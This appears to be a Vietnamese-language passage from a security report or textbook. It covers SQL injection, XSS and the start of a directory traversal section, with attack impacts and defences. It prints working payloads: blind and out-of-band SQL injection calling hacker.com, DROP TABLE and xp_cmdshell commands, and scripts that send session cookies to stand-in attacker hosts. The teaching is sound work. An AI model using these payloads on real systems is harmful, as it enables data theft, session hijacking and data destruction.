Ví dụ Khai thác (Tìm ký tự tên cơ sở dữ liệu):

Payload:

|  |
| --- |
| **1' and substring(database(),1,1)='d';--** |

Nếu phản hồi là TRUE, ký tự đầu tiên là 'd'. Kẻ tấn công sẽ lặp lại quá trình này (thường bằng script) để trích xuất toàn bộ dữ liệu.

**b)** **Kỹ thuật Dựa trên Thời gian (Time-based Blind SQL Injection)**

Kẻ tấn công gửi một truy vấn chứa một hàm buộc máy chủ tạm dừng (SLEEP() hoặc tương đương) nếu một điều kiện cụ thể là đúng. Thời gian phản hồi của máy chủ sẽ cho biết kết quả của điều kiện. Nguyên tắc dựa trên việc đo lường thời gian phản hồi để xác định kết quả của truy vấn logic.

Ví dụ Khai thác (Kiểm tra lỗ hổng):

Payload:

|  |
| --- |
| **1' AND sleep(10);--** |

Nếu máy chủ mất 10 giây để phản hồi, lỗ hổng tồn tại.

Ví dụ Khai thác (Trích xuất thông tin):

Payload:

|  |
| --- |
| **1' and if((select+@@version) like "10%",sleep(2),null);--** |

Nếu phản hồi bị trì hoãn 2 giây, điều kiện (@@version bắt đầu bằng "10") là TRUE. Nếu không, phản hồi nhanh chóng.

**Dạng 3: Tấn công SQL Injection Ngoài Băng Tần (Out-of-Band SQL Injection - OOB)**

Đây là loại tấn công mà kẻ tấn công không nhận kết quả truy vấn trực tiếp thông qua ứng dụng web. Thay vào đó, chúng buộc cơ sở dữ liệu gửi dữ liệu ra một kênh ngoại vi (như yêu cầu DNS hoặc HTTP) đến một máy chủ do kẻ tấn công kiểm soát. Kỹ thuật này thường được sử dụng khi các kỹ thuật khác không khả thi.Dạng tấn công này dựa trên nguyên tắc sử dụng các chức năng của cơ sở dữ liệu (như load\_file, UTL\_HTTP hoặc các hàm DNS) để truyền dữ liệu qua giao thức mạng.

Ví dụ Khai thác (MySQL):

Payload:

|  |
| --- |
| **1’;select load\_file(concat('\\\\',version(),'.hacker.com\\s.txt'));** |

Truy vấn này buộc cơ sở dữ liệu thực hiện một yêu cầu chia sẻ tệp (hoặc DNS lookup) có chứa phiên bản cơ sở dữ liệu (version()) được nhúng vào tên miền mà kẻ tấn công đang lắng nghe (.hacker.com). Kẻ tấn công sau đó đọc tệp nhật ký của máy chủ tên miền để trích xuất dữ liệu.

**Dạng 4: Tấn công SQL Dựa trên Stacked Queries (Chồng Lệnh)**

Kẻ tấn công sử dụng ký tự phân cách câu lệnh (thường là dấu chấm phẩy ;) để thêm một hoặc nhiều câu lệnh SQL hoàn toàn mới vào truy vấn gốc. Nguyên tắc dựa trên thực thi nhiều lệnh SQL liên tiếp, bao gồm các lệnh không nhằm mục đích lấy dữ liệu mà để thay đổi hoặc phá hủy dữ liệu (ví dụ: DROP TABLE).

Ví dụ Khai thác:

Payload:

|  |
| --- |
| 1; DROP TABLE users; -- |

Truy vấn kết hợp:

|  |
| --- |
| SELECT \* FROM data WHERE id=1; DROP TABLE users; -- |

Câu lệnh này sẽ tìm kiếm dữ liệu đầu tiên, sau đó thực thi lệnh DROP TABLE users để xóa toàn bộ bảng người dùng.

**Dạng 5: Tấn công SQL bằng Stored Procedures (Thủ tục Lưu trữ)**

Dạng tấn công nguy hiểm này sử dụng các thủ tục lưu trữ có sẵn trong cơ sở dữ liệu để thực thi các lệnh trên hệ điều hành của máy chủ. Cách tấn công này dựa trên nguyên tắc nếu ứng dụng web được chạy với đặc quyền cao (ví dụ: quyền sa trong MS SQL Server), kẻ tấn công có thể thực thi các thủ tục quản lý hệ thống.

Ví dụ Khai thác (MS SQL Server):

Payload:

|  |
| --- |
| ; EXEC xp\_cmdshell 'cmd.exe dir C:' -- |

Câu lệnh này sử dụng thủ tục mở rộng xp\_cmdshell để chạy lệnh dir C: trên hệ điều hành của máy chủ, cho phép kẻ tấn công liệt kê thư mục.

* + 1. **Tác động của các cuộc tấn công SQL Injection thành công**

Việc một cuộc tấn công SQL Injection thành công có thể cho phép tội phạm mạng truy cập thông tin nhạy cảm hoặc cho phép thực hiện các hoạt động trái phép trên database. Cụ thể tội phạm mạng có thể truy cập trái phép vào danh sách người dùng, thông tin nhận dạng các nhân (PII), số thẻ tín dụng và các dữ liệu nhạy cảm khác được lưu trong database.[17].

Một vài study case làm ví dụ có thể nhắc đến như vụ vi phạm dữ liệu Equifax (2017). Ở đó, tin tặc đã khai thác lỗ hổng SQL injection trong hệ thống của công ty, xâm phạm hồ sơ cá nhân của 143 triệu người dùng . Vụ xâm phạm này đã tiết lộ dữ liệu nhạy cảm như số an sinh xã hội, ngày sinh, địa chỉ hoặc thông tin thẻ tín dụng, làm lung lay niềm tin vào tính bảo mật của công ty. Chúng có thể thay đổi hoặc xóa dữ liệu trong cơ sở dữ liệu, dẫn đến mất dữ liệu đáng kể hoặc khiến hệ thống không hoạt động. Cuộc tấn công Sony PlayStation Network (2011) là một ví dụ khác. Trong đó kẻ tấn công lợi dụng lỗ hổng SQL injection, chúng đã xâm nhập thành công vào mạng PlayStation Network của Sony. Khoảng 77 triệu người dùng bị đánh cắp và xóa dữ liệu. Điều này dẫn đến gián đoạn dịch vụ và làm lung lay niềm tin của người dùng. Hacker có được quyền quản trị hệ thống hoặc cơ sở dữ liệu cơ bản, cho phép họ thực hiện nhiều hành động độc hại hơn hoặc truy cập trái phép vào các khu vực cụ thể của hệ thống.

* + 1. **Biện pháp pháp phòng chông tấn công SQL Injection**

Để bảo vệ web server khỏi các cuộc tấn công SQL Injection, cần áp dụng các biện pháp sau:

Trước hết cần **kiểm tra và lọc dữ liệu đầu vào (Input Validation & Sanitization)** vì đây là biện pháp cơ bản và quan trọng nhất. Lập trình viên phải kiểm tra chặt chẽ các biến hoặc dữ liệu đầu vào, đặc biệt là các form nhập liệu trên trang web. Các ký tự đặc biệt mà hacker thường dùng cần được lọc hoặc từ chối.

Thực hiện việc này theo hai cách một là đưa các ký tự được chấp nhận hoặc bị từ chối vào danh sách trắng và danh sách đen trong các trường nhập liệu của người dùng. Việc tạo danh sách các ký tự được chấp thuận là một phương pháp hiệu quả để phòng thủ trước các cuộc tấn công SQL injection. Khi danh sách trắng đã sẵn sàng, ứng dụng sẽ không cho phép tất cả các yêu cầu chứa các ký tự nằm ngoài danh sách trắng đó.

Danh sách đen không phải là giải pháp được khuyến nghị để bảo vệ chống lại bất kỳ loại tấn công chèn mã độc nào vì nó dễ bị lỗi. Phương pháp này hiệu quả miễn là nhà phát triển có thể đảm bảo rằng các trường nhập liệu của người dùng không chấp nhận bất kỳ ký tự đặc biệt nào ngoài những ký tự bắt buộc. Kết quả là sẽ loại bỏ tất cả các ký tự có thể gây hại.

Chúng ta hãy sử dụng ví dụ về một cửa hàng trang web cho phép người tiêu dùng tìm kiếm theo từ khóa để chứng minh tác động của việc tấn công SQL. Kẻ tấn công có thể lợi dụng việc trang web không kiểm tra kỹ lưỡng thông tin người dùng bằng cách nhập mã SQL injection độc hại vào trường tìm kiếm. Sau đó, cơ sở dữ liệu của trang web có thể chạy mã này, cho phép kẻ tấn công truy cập vào dữ liệu nhạy cảm như tên người dùng, mật khẩu và thông tin thanh toán.

Các nhà phát triển có thể sử dụng các phương pháp như truy vấn tham số và khử trùng đầu vào để chủ động xác thực dữ liệu đầu vào của người dùng và ngăn chặn loại tấn công này. Cả truy vấn có tham số và kỹ thuật khử trùng đều loại bỏ các ký tự có khả năng gây hại mà bạn có thể sử dụng để thực thi các lệnh độc hại từ dữ liệu đầu vào của người dùng trước khi gửi đến cơ sở dữ liệu.

Bên cạnh đó ta có thể **áp dụng Prepared Statements (Câu lệnh chuẩn bị)** đây là phương pháp hiệu quả nhất để ngăn chặn SQL Injection. Thay vì xây dựng câu lệnh SQL bằng cách ghép chuỗi, bạn sử dụng các tham số (placeholder). Điều này giúp tách biệt hoàn toàn mã SQL với dữ liệu đầu vào, ngăn chặn mã độc thực thi.

Đây là các câu lệnh SQL được biên dịch sẵn, tách biệt logic SQL với dữ liệu đầu vào của người dùng. Với những câu lệnh này, doanh nghiệp có thể tự bảo vệ mình khỏi các cuộc tấn công SQL injection bằng cách bảo vệ các trường dữ liệu đầu vào của người dùng khỏi mã độc.Thuật ngữ "xác thực đầu vào" đề cập đến quá trình so sánh dữ liệu người dùng nhập vào với một bộ tiêu chuẩn. Doanh nghiệp cần triển khai các biện pháp kiểm tra xác thực đầu vào chặt chẽ để đảm bảo dữ liệu người dùng nhập vào là hợp lệ và đáp ứng các tiêu chuẩn về giá trị kỳ vọng, kiểu dữ liệu và độ dài. Bằng cách này, tội phạm mạng sẽ không sử dụng các trường nhập liệu để lén đưa vào các câu lệnh SQL độc hại [17].

Thực hiện **truy vấn có tham số** cũng là một cách phòng chống an toàn. Tương tự như các câu lệnh đã chuẩn bị, chúng làm giảm khả năng xảy ra lỗ hổng SQL injection bằng cách sử dụng trình giữ chỗ cho dữ liệu đầu vào của người dùng và tự động khử trùng dữ liệu đầu vào [17] .

Ngoài ra ta cần **gán quyền thích hợp cho người** dùng để mỗi tài khoản kết nối đến cơ sở dữ liệu từ ứng dụng web chỉ nên có các quyền tối thiểu cần thiết. Tránh sử dụng tài khoản có quyền quản trị tối cao (sa). Cách này đảm bảo người dùng chỉ có thể truy cập vào dữ liệu họ cần để thực hiện công việc. Nhờ đó, bạn có thể bảo vệ dữ liệu nhạy cảm và mã của mình tốt hơn khỏi những kẻ xâm nhập.

Việc bảo mật cơ sở dữ liệu SQL đòi hỏi phải hạn chế hoặc hạn chế nghiêm ngặt quyền truy cập vào tài khoản quản trị. Bằng cách thực hiện các biện pháp này, bạn có thể thực thi hiệu quả khái niệm đặc quyền tối thiểu , giảm nguy cơ tấn công mạng, ngăn chặn truy cập trái phép và giảm tác động của các mối đe dọa nội bộ.Nếu bạn quản lý tài khoản quản trị cẩn thận và chú ý đến bất kỳ dấu hiệu bất thường nào, bạn sẽ bảo mật tốt hơn hệ thống cơ sở dữ liệu SQL của mình [17].


Hơn thê nữa **hạn chế thông báo lỗi chi tiết** là việc cần cân nhắc vì việc thông nên hiển thị các thông báo lỗi cơ sở dữ liệu một cách trực tiếp cho người dùng có thể tiết lộ cấu trúc của cơ sở dữ liệu và cung cấp thông tin hữu ích cho kẻ tấn công.

Sau đó, ta nên **cập nhật và vá lỗi máy chủ** một cách thường xuyên cập nhật các bản vá lỗi bảo mật cho máy chủ cơ sở dữ liệu và hệ điều hành. Đảm bảo tất cả các ứng dụng phần mềm đều được cập nhật và vá lỗi bảo mật mới nhất . Điều này có thể khiến kẻ xấu khó khai thác lỗ hổng trong các chương trình lỗi thời.

Theo sau là việc **sử dụng hệ thống tường lửa (Firewall) và IDS/IPS** ta có thể đặt máy chủ cơ sở dữ liệu sau hệ thống tường lửa để tránh tương tác trực tiếp. Các hệ thống IDS (Intrusion Detection System) và IPS (Intrusion Prevention System) như SNORT có thể giúp phát hiện và ngăn chặn các truy vấn khả nghi.

* 1. **Tấn công Cross-Site Scripting (XSS)** 
     1. **Giới thiệu về Cross-Site Scripting (XSS)**

Cross-Site Scripting (XSS) là một trong những lỗ hổng bảo mật ứng dụng web phổ biến nhất, cho phép kẻ tấn công chèn các đoạn mã độc hại (thường là JavaScript, nhưng cũng có thể là HTML hoặc các ngôn ngữ kịch bản khác) vào các trang web hợp pháp [19]. Khi người dùng truy cập vào trang web bị lỗi, đoạn mã này sẽ được thực thi trên trình duyệt của họ. Mục tiêu của cuộc tấn công XSS không phải là máy chủ web mà là người dùng cuối, nhằm đánh cắp thông tin nhạy cảm của họ hoặc thực hiện các hành động độc hại [20]. XSS thường phát sinh từ việc ứng dụng web tin tưởng vào dữ liệu đầu vào của người dùng (từ ô tìm kiếm, form bình luận, URL,…) và hiển thị lại nó mà không có biện pháp kiểm tra lọc cẩn thận.



Kỹ thuật tấn công cho phép Hacker chèn những đoạn script độc hại (thường là Javascript hoặc HTML) vào website và thực thi trong trình duyệt của người dùng. Kẻ tấn công có thể dùng XSS để gửi những đoạn script độc hại tới một người dùng bất kỳ để lấy cookie, keylogging hoặc tiến hành lừa đảo. Ngoài ra trong một số trường hợp đặc biệt, lỗ hổng XSS còn có thể xảy ra ở phía máy chủ web. Điều này thường gây ra hậu quả nghiêm trọng. Kẻ tấn công có thể đọc được các file nhạy cảm trên máy chủ. [21].




XSS là một trong những mối đe dọa hàng đầu đối với an toàn ứng dụng web, cùng với SQL Injection và Authentication Hijacking [22]. Nó thường được tận dụng thông qua các khung tiếp nhận dữ liệu của trang web, chẳng hạn như ô tìm kiếm, form bình luận, hoặc các trường nhập liệu khác mà dữ liệu không được kiểm tra và lọc cẩn thận trước khi hiển thị lại cho người dùng.

* + 1. **Các dạng tấn công và dặc điểm**

XSS hoạt động dựa trên nguyên lý đơn giản là ứng dụng web hiển thị lại mã độc do kẻ tấn công chèn vào, và trình duyệt của người dùng sẽ thực thi mã đó như thể nó là một phần hợp pháp của trang web. Có ba dạng tấn công XSS chính, được phân loại dựa trên cách mã độc được gửi đến máy chủ và cách nó đến được trình duyệt của nạn nhân

1. **Reflected XSS (XSS Phản Chiếu)**

Đây là dạng tấn công phổ biến nhất. Mã độc được gửi đến nạn nhân thông qua một URL có chứa payload. Máy chủ chỉ phản hồi (phản chiếu) mã độc hại trở lại trình duyệt của nạn nhân, và mã này được thực thi ngay lập tức.



Cơ chế dựa trên mã độc không được lưu trữ trên máy chủ mà nó đi từ nạn nhân đến máy chủ rồi trở lại nạn nhân.Kẻ tấn công tạo ra một URL độc hại (ví dụ: gửi qua email hoặc tin nhắn) chứa mã script và lừa nạn nhân nhấp vào. Ví dụ Payload: Giả sử trang tìm kiếm hiển thị giá trị tìm kiếm trong URL:

***https://victimsite.com/search?q=<script>alert('XSS\_Reflected!');</script>***

Có nhiều hướng để khai thác thông qua lỗi Reflected XSS, một trong những cách được biết đến nhiều nhất là chiếm phiên làm việc (session) của người dùng, từ đó có thể truy cập được dữ liệu và chiếm được quyền của họ trên website. Chi tiết được mô tả qua những bước sau: Người dùng đăng nhập web và giả sử được gán session:

Set-Cookie: ***sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4***

Bằng cách nào đó, hacker gửi được cho người dùng URL:

***http:// victimsite.com/name=var+i=new+Image;+i.src=”http://hacker-site.net/”%2Bdocument.cookie;***

Giả sử victimsite.com là website nạn nhân truy cập, hacker-site.net là trang của hacker tạo ra. Nạn nhân truy cập đến URL trên sau đó Server phản hồi cho nạn nhân, kèm với dữ liệu có trong request (đoạn javascript của hacker) Trình duyệt nạn nhân nhận phản hồi và thực thi đoạn javascript. Đoạn javascript mà hacker tạo ra thực tế như sau:

***var i=new Image; i.src=”http://hacker-site.net/”+document.cookie;***

Dòng lệnh trên bản chất thực hiện request đến site của hacker với tham số là cookie người dùng:

***GET /sessId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4 HTTP/1.1***

Host là hacker-site.net. Từ phía site của mình, hacker sẽ bắt được nội dung request trên và coi như session của người dùng sẽ bị chiếm. Đến lúc này, hacker có thể giả mạo với tư cách nạn nhân và thực hiện mọi quyền trên website mà nạn nhân có.

1. **Stored XSS (XSS được lưu trữ)**

Đây là dạng nguy hiểm nhất vì mã độc được lưu trữ vĩnh viễn (hoặc bán vĩnh viễn) trên máy chủ, thường là trong cơ sở dữ liệu. Mọi người dùng truy cập vào trang chứa nội dung đó đều sẽ bị ảnh hưởng.


Cơ chế dựa trên mã độc được lưu trữ kẻ tấn công đến lưu trữ ở máy chủ đến máy nạn nhân. Kẻ tấn công chèn mã độc vào các trường nhập liệu có tính chất lưu trữ như bình luận, bài viết diễn đàn, hoặc hồ sơ người dùng. Ví dụ Payload (Chèn vào form bình luận):

|  |
| --- |
| <script>new Image().src="https://hacker.com/steal.php?cookie="+document.cookie;  </script> |


Mã này sẽ cố gắng gửi cookie phiên của nạn nhân đến máy chủ của kẻ tấn công (hacker.com).

Khác với Reflected tấn công trực tiếp vào một số nạn nhân mà hacker nhắm đến, Stored XSS hướng đến nhiều nạn nhân hơn. Lỗi này xảy ra khi ứng dụng web không kiểm tra kỹ các dữ liệu đầu vào trước khi lưu vào cơ sở dữ liệu (ở đây tôi dùng khái niệm này để chỉ database, file hay những khu vực khác nhằm lưu trữ dữ liệu của ứng dụng web). Ví dụ như các form góp ý, các comment … trên các trang web. Với kỹ thuật Stored XSS , hacker không khai thác trực tiếp mà phải thực hiện tối thiểu qua 2 bước.


Đầu tiên hacker sẽ thông qua các điểm đầu vào (form, input, textarea…) không được kiểm tra kỹ để chèn vào CSDL các đoạn mã nguy hiểm.



Tiếp theo, khi người dùng truy cập vào ứng dụng web và thực hiện các thao tác liên quan đến dữ liệu được lưu này, đoạn mã của hacker sẽ được thực thi trên trình duyệt người dùng.



Kịch bản khai thác:



1. **DOM-based XSS (XSS Dựa Trên DOM)**

Dạng tấn công này xảy ra hoàn toàn ở phía client (trình duyệt). Nó lợi dụng các lỗ hổng trong mã JavaScript của trang web để thay đổi Cây mô hình đối tượng tài liệu (DOM) của trình duyệt, từ đó chèn và thực thi mã độc. Dữ liệu độc hại không cần phải đi qua máy chủ.

Cơ chế hoạt động dựa trên việc mã độc hoạt động trong trình duyệt của nạn nhân chứa dữ liệu đến xử lý DOM đên thực thi ở nạn nhân.Kẻ tấn công lợi dụng các hàm JavaScript xử lý dữ liệu từ các nguồn không đáng tin cậy như location.hash hoặc document.referrer mà không lọc dữ liệu trước khi chèn vào DOM (ví dụ: sử dụng innerHTML).Ví dụ Khai thác: Sử dụng đoạn URL:


|  |
| --- |
| ***https://victimsite.com/page#name=<img src=x onerror=alert('DOM\_XSS')>*** |

Kỹ thuật khai thác XSS dựa trên việc thay đổi cấu trúc DOM của tài liệu, cụ thể là HTML. Chúng ta cùng xem xét một ví dụ cụ thể sau.

Một website có URL đến trang đăng ký như sau:

***http://example.com/register.php?message=Please fill in the form***


Khi truy cập đến thì chúng ta thấy một Form rất bình thường.




Thay vì truyền ***message=Please fill in the form*** thì kẻ tấn công xử lý truyền

|  |
| --- |
| **message=<label>Gender</label>**  **<select class = "form-control" onchange="java\_script\_:show()">**  **<option value="Male">Male</option>**  **<option value="Female">Female</option>**  **</select>**  **<script>function show(){alert();}</script>** |


Khi đấy form đăng ký sẽ trở thành như thế này:



Người dùng sẽ chẳng chút nghi ngờ với một form “bình thường” như thế này, và khi lựa chọn giới tính, Script sẽ được thực thi



Kịch bản khai thác:



* + 1. **Tác hại của cuộc tấn công XSS**

Khi một cuộc tấn công XSS thành công, kẻ tấn công có thể thực hiện nhiều hành vi độc hại nghiêm trọng:

Đầu tiên là hành vi đánh cắp Cookie (Session Hijacking). Kẻ tấn công lấy cắp cookie phiên (document.cookie) của nạn nhân, cho phép kẻ tấn công chiếm quyền điều khiển phiên và truy cập vào tài khoản của người dùng mà không cần mật khẩu.

Tiếp theo kẻ tấn công có thể giả mạo và chuyển hướng. Bằng cách chuyển hướng người dùng đến các trang web giả mạo (phishing) để lừa họ nhập thông tin đăng nhập hoặc thông tin cá nhân.

Ngoài ra kẻ keylogging là hành vi kẻ tấn công có thể thực hiện thông qua việc đính kèm các kịch bản theo dõi thao tác gõ phím của người dùng để đánh cắp mật khẩu, số thẻ tín dụng hoặc các dữ liệu nhạy cảm khác.

Hơn nữa, kẻ tấn công còn có thể thực thi các hành vi độc hại khác như việc buộc người dùng thực hiện các hành động trong phạm vi quyền hạn của họ mà họ không hề biết (ví dụ: thay đổi mật khẩu, gửi tin nhắn, hoặc giao dịch tiền).

Hành vi không kém nguy hiểm khác là việc chèn các mã độc hại vào trang để cài đặt phần mềm độc hại (malware) hoặc ransomware lên máy tính của người dùng.

* + 1. **Biện pháp phòng chống và bảo vệ chủ yếu**

Để phòng chống XSS, các nhà phát triển cần tuân thủ nguyên tắc "Không bao giờ tin tưởng dữ liệu đầu vào của người dùng" và áp dụng các biện pháp bảo mật chặt chẽ như :

Mã hóa đầu ra (Output Encoding) vì đây là biện pháp phòng thủ hiệu quả nhất. Khi hiển thị dữ liệu từ người dùng lên trang web, cần mã hóa các ký tự đặc biệt (<, >, ", ') thành các thực thể HTML tương ứng (ví dụ: < thành &lt; và > thành &gt;).Điều này buộc trình duyệt coi các ký tự đó là văn bản thuần túy, chứ không phải là mã HTML/JavaScript cần thực thi.


Bên cạnh đó xác thực và lọc dữ liệu đầu vào (input validation & sanitization) cũng là một biện pháp được khuyến nghị. Qua đó tất cả dữ liệu đầu vào từ người dùng cần được kiểm tra nghiêm ngặt để đảm bảo nó khớp với định dạng mong đợi (ví dụ: trường tên chỉ chấp nhận chữ cái và khoảng trắng). Sử dụng các thư viện lọc (Sanitizer) chuyên dụng để loại bỏ các thẻ HTML/JavaScript nguy hiểm (<script>, onerror, onload, v.v.) khỏi đầu vào của người dùng [23].

Việc sử dụng content security policy (csp) sẽ giúp ngăn chặn hiệu quả hơn qua chính sách bảo mật nội dung (CSP) là một lớp bảo mật bổ sung mạnh mẽ, giúp ngăn chặn việc thực thi các mã độc. CSP cho phép máy chủ web chỉ định những nguồn nội dung nào (script, CSS, hình ảnh) được phép tải và thực thi trên trang, chặn việc tải các script từ các nguồn không được phép (như máy chủ của kẻ tấn công).


Sử dụng công cụ quét lỗ hổng cũng là một phương pháp không kém phần hiệu quả. Việc thường xuyên sử dụng các công cụ quét lỗ hổng ứng dụng web chuyên dụng (ví dụ: Burp Suite, OWASP ZAP, Acunetix) để tự động hóa quá trình kiểm tra và phát hiện các lỗ hổng XSS trên website có thể giúp khắc phục kịp thời lỗ hổng XSS[24].

* + 1. **Tấn công Directory Traversal và** **File Inclusion Vulnerabilities (LFI/RFI)**
    2. **Giới thiệu về Directory Traversal**

Directory Traversal (còn được gọi là Path Traversal hoặc File Path Manipulation) là một lỗ hổng bảo mật web nghiêm trọng cho phép kẻ tấn công truy cập vào các tệp và thư mục nằm ngoài phạm vi được phép của ứng dụng web [25]. Lỗ hổng này phát sinh từ việc ứng dụng web không xác thực hoặc lọc đầy đủ các tham số đầu vào từ người dùng, đặc biệt là các tham số liên quan đến đường dẫn tệp [26].



Về kỹ thuật, Directory Traversal khai thác việc xử lý không an toàn các tham chiếu tệp trong ứng dụng web, cho phép kẻ tấn công "thoát khỏi" thư mục gốc (web root) và truy cập vào các phần khác của hệ thống tệp [27]. Điều này có thể dẫn đến việc truy cập trái phép vào các tệp cấu hình hệ thống, thông tin đăng nhập, mã nguồn ứng dụng, hoặc thậm chí thực thi mã từ xa.



Với sự phát triển mạnh mẽ của cloud computing, microservices và containerization, Directory Traversal đã trở thành một vector tấn công được quan tâm đặc biệt. Các ứng dụng hiện đại thường xử lý nhiều loại tệp khác nhau và tích hợp với các dịch vụ bên ngoài, tạo ra nhiều cơ hội hơn cho các cuộc tấn công này.

* + 1. **Cơ chế hoạt động của Directory Traversal**

1. **Nguyên lý cơ bản:**

Cuộc tấn công Directory Traversal dựa trên việc thao túng các chuỗi đường dẫn để "di chuyển" lên các thư mục cha trong cây thư mục hệ thống. Kỹ thuật này sử dụng các ký tự đặc biệt và chuỗi có ý nghĩa trong hệ thống tệp. Các ký tự và chuỗi quan trọng:

**../ (Unix/Linux) hoặc ..\ (Windows)**: Di chuyển lên một cấp thư mục cha

**/ (Unix/Linux) hoặc \ (Windows)**: Phân cách thư mục

**.** : Thư mục hiện tại

**..** : Thư mục cha

1. **Payload patterns phổ biến**
   * **Basic Traversal Patterns:**

